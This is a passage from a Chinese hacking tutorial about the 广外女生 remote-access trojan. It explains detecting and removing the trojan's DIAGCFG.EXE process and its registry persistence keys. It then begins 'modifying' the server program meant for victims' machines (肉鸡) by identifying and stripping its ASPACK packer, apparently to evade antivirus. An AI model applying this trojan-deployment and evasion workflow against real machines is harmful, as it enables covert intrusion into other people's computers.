


图 2

接着我们执行广外女生的客户端程序，输入新的主机127.0.0.1，你能看到已经连接上了自己的电脑。这时，我们再次打开病毒防火墙，对系统目录（这里是D:\winnt\system32）进行一下扫描，金山毒霸会提示发现名为DIAGCFG.EXE（高版本的广外女生可能在服务器配置里更改DIAGCFG这个文件的名字）的文件有病毒（图3）。




图 3

我们先不要急于清除这个文件，把它复制到有GDUFS.exe文件的目录下，我们对这二个文件进行比较。你会发现这三个文件大小都是一样的，也就是说，它们都是同一个文件，只不过改了个名字而已。接着，我们使用进程管理器来查看是否有新增加的进程，你会发现进程管理器中有一个名为DIAGCFG的进程（图4），这不就是刚才那个有病毒的文件的进程吗？对，这就是广外女生的进程。

你如果还不确定，可以停止这个进程，再用客户端连接127.0.0.1主机，这时是不是不能连上了呀！




图 4

好，我们再来看看注册表，在“开始→运行”菜单中输入REGEDIT，进入注册表编辑器，我们刚才已经知道广外女生服务端程序把自己复制成DIAGCFG.EXE这个文件，我们只需在注册表中查找与这个文件有关的项目删除或更改就行了。我们查找与DIAGCFG.EXE有关的项目，在注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\RunServices项和HKEY_CLASSES_ROOT\exefile\shell\open\command项里，这是为了在系统启动时或EXE文件执行时再次执行（图5，6）。要清除它还是要先在注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\RunServices项里删除其中名为“Diagnostic Configuration”的键值，再将HKEY_CLASSES_ROOT\exefile\shell\open\command项默认键值改成"%1" %*，然后退出注册表，在系统进程中结束DIAGCFG这个进程，并在系统目录下删除DIAGCFG.EXE文件。




图 5

下面，我们对广外女生进行改造，因为控制端是我们自己使用，服务端才是安装到肉鸡上的，所以我们只改造服务端程序。首先打开PEID壳侦测工具，对广外女生服务端程序进行侦测，知道他是用什么软件加的壳我们就可用相应的脱壳软件对其脱壳。

这时你会发现没有经过改造的广外女生1.0服务端是用ASPACK加的壳（图7）。

我们可以使用 AspackDie 脱壳工具脱去它的壳（图8），脱壳前的服务端程序只有 96K，而脱壳后的服务端程序却有 236K。




图 6




图 7




图 8

